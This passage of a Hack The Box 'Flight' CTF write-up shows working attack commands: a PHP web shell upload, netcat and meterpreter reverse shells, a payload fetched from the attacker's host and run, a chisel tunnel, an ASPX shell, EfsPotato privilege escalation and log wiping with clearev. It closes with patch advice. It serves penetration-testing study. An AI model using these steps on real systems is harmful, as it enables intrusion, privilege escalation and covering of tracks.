┌──(kali㉿kali)-[~/…/Hard/Flight/loot/hashes]
└─$ smbmap -H flight.htb -u 'C.Bum' -p 'Tikkycoll_431012284'
[+] IP: flight.htb:445  Name: unknown
        Disk                                                    Permissions     Commen
t
        ----                                                    -----------     ------
-
        ADMIN$                                                  NO ACCESS       Remote
Admin
        C$                                                      NO ACCESS       Defaul
t share
        IPC$                                                    READ ONLY       Remote
IPC
        NETLOGON                                                READ ONLY       Logon
server share
        Shared                                                  READ, WRITE
        SYSVOL                                                  READ ONLY       Logon
server share
        Users                                                   READ ONLY
        Web                                                     READ, WRITE
```

We can now write to the `Web` SMB share.

Getting a shell

Let’s upload a PHP web shell on it and gain access to the system :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Flight/exploits]
└─$ cat ws.php
<?php system($_GET['cmd']);?>

┌──(kali㉿kali)-[~/…/CTF/Hard/Flight/exploits]
└─$ smbclient //flight.htb/Web -U C.Bum
Password for [WORKGROUP\C.Bum]:
Try "help" to get a list of possible commands.
smb: \> cd flight.htb\
smb: \flight.htb\> put ws.php
putting file ws.php as \flight.htb\ws.php (0.4 kb/s) (average 0.4 kb/s)
```

Then, we can start a listener :

```
┌──(kali㉿kali)-[~/…/HTB/CTF/Hard/Flight]
└─$ nc -lnvp 4242
listening on [any] 4242 ...
```

Finally, let's navigate to `http://flight.htb/ws.php?cmd=[REVERSE_SHELL_PAYLOAD]` in order to get a reverse shell :

```
┌──(kali㉿kali)-[~/…/HTB/CTF/Hard/Flight]
└─$ nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.10.14.93] from (UNKNOWN) [10.129.137.102] 49983

PS C:\xampp\htdocs\flight.htb> whoami
flight\svc_apache
```

We have now a foothold on the system as `svc_apache`.

Getting a better shell

Before continuing, we can try to get a better shell. To facilitate the post exploitation phase, I will generate a meterpreter payload and start a python web server :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Flight/exploits]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=4444 -f exe -o me
terpreter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
Saved as: meterpreter.exe

┌──(kali㉿kali)-[~/…/CTF/Hard/Flight/exploits]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then, I can start a listener using the Metasploit Framework :

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.93:4444
```

Next, I can download the executable and execute it on the target :

```
PS C:\Windows\Temp> wget http://10.10.14.93/meterpreter.exe -O meterpreter.exe
PS C:\Windows\Temp> .\meterpreter.exe
```

Finally, I should receive a connection on my listener :

```
[*] Started reverse TCP handler on 10.10.14.93:4444
[*] Sending stage (200774 bytes) to 10.129.137.102
[*] Meterpreter session 1 opened (10.10.14.93:4444 -> 10.129.137.102:50000) at 2023-07
-20 22:15:42 -0400

meterpreter > getuid
Server username: flight\svc_apache
```

Now, I have a meterpreter reverse shell.

Privilege escalation (C.Bum)

We already have credentials for this user, but we still need to gain a shell as him. To do so, we can use the RunasCs tool to open a reverse shell on port `5555` on our attacking host :

```
.\RunasCs.exe C.Bum Tikkycoll_431012284 cmd.exe -r 10.10.14.93:5555
```

We can now generate a new malicious file called `meterpreter2.exe` in order to gain a better shell as `C.Bum`. The method is still the same :

- Generating the payload with `msfvenom`
- Starting a python web server
- Downloading the `meterpreter2.exe` file to the target
- Starting a listener using `msfconsole`
- Run the malicious file

```
msf6 exploit(multi/handler) >
[*] Sending stage (200774 bytes) to 10.129.137.102
[*] Meterpreter session 4 opened (10.10.14.93:4445 -> 10.129.137.102:56452) at 2023-07
-20 23:46:47 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  2         meterpreter x64/windows  flight\svc_apache @ G0  10.10.14.93:4444 -> 10.12
9.137.102:50048 (10.129.137.102)
  4         meterpreter x64/windows  flight\C.Bum @ G0       10.10.14.93:4445 -> 10.12
9.137.102:56452 (10.129.137.102)
```

Now, we have a meterpreter shell as `C.Bum`.

Privilege escalation (IIS APPPOOL\DefaultAppPool)

If we take a look at the listening ports, we can see that port `8000` is listening locally :

```
C:\Users\C.Bum>netstat -no
netstat -no

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    10.129.137.102:80      10.10.14.93:39414      CLOSE_WAIT      5712
```

```
  TCP    10.129.137.102:50048   10.10.14.93:4444       ESTABLISHED     4512
  TCP    10.129.137.102:56452   10.10.14.93:4445       ESTABLISHED     6000
  TCP    127.0.0.1:58127        127.0.0.1:8000         TIME_WAIT       0
  TCP    [::1]:389              [::1]:49677            ESTABLISHED     656
  TCP    [::1]:389              [::1]:49678            ESTABLISHED     656
  TCP    [::1]:389              [::1]:63866            ESTABLISHED     656
  TCP    [::1]:49677            [::1]:389              ESTABLISHED     812
  TCP    [::1]:49678            [::1]:389              ESTABLISHED     812
  TCP    [::1]:63866            [::1]:389              ESTABLISHED     2452
  [CROPPED]
```

We can upload `chisel.exe` to the target and set up a socks proxy to access the local port `8000` from our attacking host.


On the target system :


```
C:\Users\C.Bum>.\chisel.exe client 10.10.14.93:10000 R:socks
.\chisel.exe client 10.10.14.93:10000 R:socks
```

On our attacking host :


```
┌──(kali㉿kali)-[~]
└─$ chisel server -p 10000 --reverse
2023/07/21 00:41:09 server: Reverse tunnelling enabled
2023/07/21 00:41:09 server: Fingerprint j+2SdeCNURqJbIwC2i6wL6TdIMcijctBYBZwaXHtZck=
2023/07/21 00:41:09 server: Listening on http://0.0.0.0:10000
```

Finally, we can use FoxyProxy and configure `localhost:1080` as a proxy server (according to the output of the chisel server after receiving the connection from the target) :





If we try to click on `Contact Us Now`, we are redirected to this page :



So, this website is hosted in `C:\inetpub\develoment`. Let's see if we have write permissions on this folder :

```
meterpreter > ls
Listing: C:\inetpub
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-09-22 15:24:01 -0400  custerr
040777/rwxrwxrwx  4096  dir   2023-07-21 07:52:01 -0400  development
040777/rwxrwxrwx  4096  dir   2022-09-22 16:08:51 -0400  history
040777/rwxrwxrwx  0     dir   2022-09-22 15:32:36 -0400  logs
040777/rwxrwxrwx  0     dir   2022-09-22 15:24:08 -0400  temp
040777/rwxrwxrwx  0     dir   2022-09-22 15:28:04 -0400  wwwroot
```

Yes, we can write any file we want in this directory. Let's generate a malicious ASPX file :

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=4444 -f aspx -o r
shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of aspx file: 3671 bytes
Saved as: rshell.aspx
```

Next, we can upload it in this directory :

```
meterpreter > pwd
C:\inetpub\development\development
meterpreter > upload /home/kali/rshell.aspx
[*] Uploading  : /home/kali/rshell.aspx -> rshell.aspx
[*] Uploaded 3.58 KiB of 3.58 KiB (100.0%): /home/kali/rshell.aspx -> rshell.aspx
[*] Completed  : /home/kali/rshell.aspx -> rshell.aspx
```

Now, we can start a listener :

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4242
listening on [any] 4242 ...
```

Then, we can navigate to `http://localhost:8000/development/rshell.aspx` in order to get a reverse shell on the system hopefully as a privileged user :

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  2         meterpreter x64/windows  flight\svc_apache @ G0           10.10.14.93:4444
-> 10.129.137.102:50048 (10.129.137.1
                                                                      02)
  4         meterpreter x64/windows  flight\C.Bum @ G0                10.10.14.93:4445
-> 10.129.137.102:56452 (10.129.137.1
                                                                      02)
  5         meterpreter x64/windows  IIS APPPOOL\DefaultAppPool @ G0  10.10.14.93:4444
-> 10.129.137.102:51134 (10.129.137.1
                                                                      02)
```

Now, we have a meterpreter session as `IIS APPPOOL\DefaultAppPool`.

Privilege escalation (NT AUTHORITY\SYSTEM)

Let’s take a look at our privileges :

```
meterpreter > shell
Process 2360 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

We have the `SeImpersonatePrivilege`. We could be able to exploit some Potatoes exploits (like SweetPotato, RoguePotato etc…). We can simply use the `getsystem` command from the meterpreter to exploit this and get a shell as `NT AUTHORTIY\SYSTEM` :

```
meterpreter > getsystem
...got system via technique 6 (Named Pipe Impersonation (EFSRPC variant - AKA EfsPotat
o)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We successfully exploited **EfsPotato** and we have now a shell as `NT AUTHORITY\SYSTEM`.

Clearing tracks

- Remove `rshell.aspx` from `C:\inetpub\development\development\`
- Remove `meterpreter.exe` from `C:\Windows\Temp\`
- Remove `RunasCs.exe` from `C:\Windows\Temp\`
- Remove `ws.php` from `c:\xampp\htdocs\flight.htb\`
- Kill the client chisel process
- Remove `chisel.exe` from `C:\Users\C.Bum`
- Remove logs using the `clearev` command from the meterpreter

Vulnerabilities summary

LFI (Local File Inclusion) on the school subdomain

Pentester evaluation

- Score : **7.5 HIGH**
- Impact : Allows an attacker to read arbitrary local files. It also allows an attacker to catpure the NTLM hash of the user running the web server.

Patch proposition

Add filters to the `view` GET parameter.

Weak passwords

Pentester evaluation

- Score : **9.9 CRITICAL**
- Impact : Allows an attacker to access restricted files and services resulting in a privilege escalation of the attacker.

Patch proposition

The following users have weak password :

- C.Bum
- S.Moon
- svc_apache

It is recommended to not reuse passwords for different user accounts. Also, you can set up a better password policy to force users to use stronger passwords.

EfsPotato

Pentester evaluation

- Score : **5.3 MEDIUM**
- Impact : If an attacker gain access to the `IIS APPPOOL\DefaultAppPool` account, he can exploit this vulnerability to gain a shell as `NT AUTHORITY\SYSTEM`.

Patch proposition

Update the system through Windows update.

Tools used

- Nmap ← Scan open ports and service versions
- Gobuster ← Subdomain fuzzing and directory fuzzing
- Responder ← NTLM hash capturing
- Smbclient ← Interact with the SMB server
- Metasploit Framework ← Manage meterpreter sessions
- RunasCs ← Run commands as another user

- FoxyProxy ← Configure the proxy to use on the web browser
- Chisel ← Set up a socks proxy
- Smbmap ← Enumerate the SMB shares and permissions
- Hashcat ← Crack hashes

Sources

- EfsPotato (CVE-2021-36942) : https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-36942
- LFI NTLM hash capture : https://book.hacktricks.xyz/windows-hardening/ntlm/places-to-steal-ntlm-creds#lfi